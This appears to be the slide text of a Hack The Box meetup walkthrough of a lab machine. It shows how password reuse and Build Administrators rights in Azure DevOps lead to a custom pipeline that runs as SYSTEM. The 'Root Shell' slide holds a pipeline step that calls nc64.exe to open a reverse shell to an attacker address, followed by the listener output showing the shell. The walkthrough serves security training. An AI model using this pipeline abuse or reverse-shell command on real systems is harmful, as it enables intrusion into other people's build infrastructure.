Don't forget to claim the flag!!

# Back to DevOps

- Users often reuse passwords
- Let's try it out!



# Pipelines

Create group

Filter users and groups

Teams

PartsUnlimited Team

PUL

PUL-DB

Azure DevOps groups

Build Administrators

Contributors

Project Administrators

Project Valid Users

Readers


Release Administrators

PartsUnlimited > Build Administrators

Edit...

PermissionsMembersMember of

+ Add... | ↺ | Search

Display Name	Username Or Scope	
 Robin Islip	WORKER\robisl	<a href="#">Remove</a>

# Pipeline Failure :(

#20250709.1: Set up CI with Azure Pipelines

Validation of 6 triggered just now for Robin Islip targeting PartsUnlimited master

SummaryTests

The pipeline is not valid. Could not find a pool with name Default. The pool does not exist or has not been authorized for use. For authorization details, refer to https://aka.ms/yamlauthz.

Authorize resources

Progression

Deployments

No deployments were found for this build.

Build pipeline failed ^

1 error(s) / 0 warning(s)

The pipeline is not valid. Could not find a pool with name Default. The pool does not exist or has not been authorized for use. For authorization details, refer to https://aka.ms/yamlauthz.

Set up CI with Azure Pipelines

Robin Islip requested to merge from pipeline-test to master just now

Associated changes

Set up CI with Azure Pipelines

Robin Islip authored · 09/04/2025 just now

added updated build template

eamonrk authored · 01/06/2025 dec 12, 2019

**Azure DevOps**

ekenas / Organization Settings / Agent pools

### Collection Settings

New agent pool... [All agent pools](#) **Setup**

#### General

- Projects
- Global notifications
- Extensions
- Analytics

#### Security

- Security

#### Boards

- Process

#### Pipelines

- Agent pools
- Deployment pools
- Retention
- OAuth configurations

### Agents for pool Setup [Download agent](#)

Agents	Roles	Details	Settings	Maintenance history
Enabled	Name	Status	Current status	
<input checked="" type="checkbox"/>	Hamilton11	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton12	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton13	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton14	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton15	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton16	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton17	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton18	Online	Idle	X
<input checked="" type="checkbox"/>	Hamilton19	Online	Idle	X

Requests	Capabilities						
ID	Type	Pipeline	Name	Date queued	Date assigned	Date started	Date completed
165	Build	PartsUnlimited-CI	167	8/3/2020 12:39:0...	8/3/2020 12:39:0...	8/3/2020 12:39:0...	8/3/2020 12:39:0...
162	Build	PartsUnlimited-CI	164	7/22/2020 1:07:3...	7/22/2020 1:07:3...	7/22/2020 1:07:4...	7/22/2020 1:07:4...
131	Build	PartsUnlimited-CI	132	7/14/2020 11:15:...	7/14/2020 11:15:...	7/14/2020 11:15:...	7/14/2020 11:15:...
95	Build	PartsUnlimited-CI	96	7/14/2020 5:31:4...	7/14/2020 5:31:4...	7/14/2020 5:31:4...	7/14/2020 5:31:4...
94	Build	PartsUnlimited-CI	95	7/14/2020 5:30:0...	7/14/2020 5:30:0...	7/14/2020 5:30:0...	7/14/2020 5:30:0...
93	Build	PartsUnlimited-CI	94	7/14/2020 5:03:0...	7/14/2020 5:03:0...	7/14/2020 5:03:1...	7/14/2020 5:03:1...
92	Build	PartsUnlimited-CI	93	7/14/2020 3:19:5...	7/14/2020 3:19:5...	7/14/2020 3:19:5...	7/14/2020 3:19:5...
91	Build	PartsUnlimited-CI	92	7/14/2020 3:17:4...	7/14/2020 3:17:4...	7/14/2020 3:17:4...	7/14/2020 3:17:4...
90	Build	PartsUnlimited-CI	91	7/14/2020 3:17:1...	7/14/2020 3:17:1...	7/14/2020 3:17:1...	7/14/2020 3:17:1...
89	Build	PartsUnlimited-CI	90	7/14/2020 3:12:5...	7/14/2020 3:13:0...	7/14/2020 3:13:0...	7/14/2020 3:13:0...
88	Build	PartsUnlimited-CI	89	7/14/2020 3:11:5...	7/14/2020 3:11:5...	7/14/2020 3:11:5...	7/14/2020 3:11:5...
87	Build	PartsUnlimited-CI	88	7/14/2020 3:10:2...	7/14/2020 3:10:2...	7/14/2020 3:10:2...	7/14/2020 3:10:2...
70	Build	PartsUnlimited-CI	71	7/9/2020 3:31:39...	7/9/2020 3:31:39...	7/9/2020 3:31:42...	7/9/2020 3:31:42...

# Custom Pipeline

Runs as admin!

```
New pipeline
Review your pipeline YAML
Save and run

azure-pipelines.yml

1 # Starter pipeline
2 # Start with a minimal pipeline that you can customize to build and deploy your code.
3 # Add steps that build, run tests, deploy, and more:
4 # https://aka.ms/yaml
5
6 trigger:
7   - master
8
9 steps:
10  - script: echo Hello, world!
11    displayName: 'Run a one-line script'
12
13  - script: |
14    echo Add other tasks to build, test, and deploy your project.
15    echo See https://aka.ms/yaml
16    displayName: 'Run a multi-line script'
17
18  - script: |
19    whoami /all
20    displayName: 'Whoami'
```

Whoami

1 [section]Starting: Whoami

2

3 Task : Command Line

4 Description : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows

5 Version : 2.151.1

6 Author : Microsoft Corporation

7 Help : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line

8

9 Generating script.

10 Script contents:

11 whoami /all

12

13 ##### Starting Command Output #####

14 ##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL ~\agents\agent11\work\\_temp\fe835ef6-9c86-47d5-8483-cf8dbdbdc893.cmd"

15

16 USER INFORMATION

17

18 User Name SID

19

20 nt authority\system S-1-5-18

21

22

23 GROUP INFORMATION

24

25

Group Name	Mandatory	Type	SID	Attributes
Mandatory Label\System Mandatory Level	Label		S-1-16-16384	
Everyone		Well-known group	S-1-1-0	
WORKER\STS.AgentService.G5f95d		Alias	S-1-5-21-3082756831-2119193761-3468718151-1419	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.G81287		Alias	S-1-5-21-3082756831-2119193761-3468718151-1415	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.G8be50		Alias	S-1-5-21-3082756831-2119193761-3468718151-1416	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.G8f9d6		Alias	S-1-5-21-3082756831-2119193761-3468718151-1418	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.G93a88		Alias	S-1-5-21-3082756831-2119193761-3468718151-1420	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.Gb286d		Alias	S-1-5-21-3082756831-2119193761-3468718151-1414	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.Gb4ad8		Alias	S-1-5-21-3082756831-2119193761-3468718151-1413	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.Ge7dab		Alias	S-1-5-21-3082756831-2119193761-3468718151-1412	Mandatory group, Enabled by default, Enabled group
WORKER\STS.AgentService.Ged5e3		Alias	S-1-5-21-3082756831-2119193761-3468718151-1417	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users		Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SYSTEM		Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON		Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users		Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization		Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
LOCAL		Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators		Alias	S-1-5-32-544	Enabled by default, Enabled group, Group owner

# Root Shell

← PartsUnlimited (1)


oops ▾ PartsUnlimited / azure-pipelines.yml

```
1 # Starter pipeline
2 # Start with a minimal pipeline that you can customize to build and deploy your code.
3 # Add steps that build, run tests, deploy, and more:
4 # https://aka.ms/yaml
5
6 trigger:
7   - master
8
9 steps:
10  - script: echo Hello, world!
11    displayName: 'Run a one-line script'
12
13  - script: |
14    echo Add other tasks to build, test, and deploy your project.
15    echo See https://aka.ms/yaml
16    displayName: 'Run a multi-line script'
17
18  - script: |
19    C:\programdata\nc64.exe -e cmd.exe 10.10.14.3 443
20    displayName: 'admin shell'
```


Run ⋮

Tasks ☰


Search tasks

 .NET Core


Build, test, package, or publish a dotnet applicati...

 Android signing


Sign and align Android APK files

 Ant


Build with Apache Ant

 App Center distribute


Distribute app builds to testers and users via Vis...

 App Center test


Test app packages with Visual Studio App Center

 Archive files


Compress files into .7z, .tar.gz, or .zip

 Azure App Service deploy

Deploy to Azure App Service a web, mobile, or A...

 Azure App Service manage

Start, stop, restart, slot swap, install site extensio...

 Azure CLI

Run Azure CLI commands against an Azure sub...

# root!

```
→ www rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.240.244] 50972
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

W:\agents\agent11\_work\8\s>whoami
whoami
nt authority\system
```

# Bonus



<https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/>





Thanks for your  
Participation !  
You did Awesome !!!



3x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>

# Next HTB Meetup Dates

21.08.2025	0x0F Onsite @ BDO Switzerland	BDO
25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO



**HACKTHEBOX**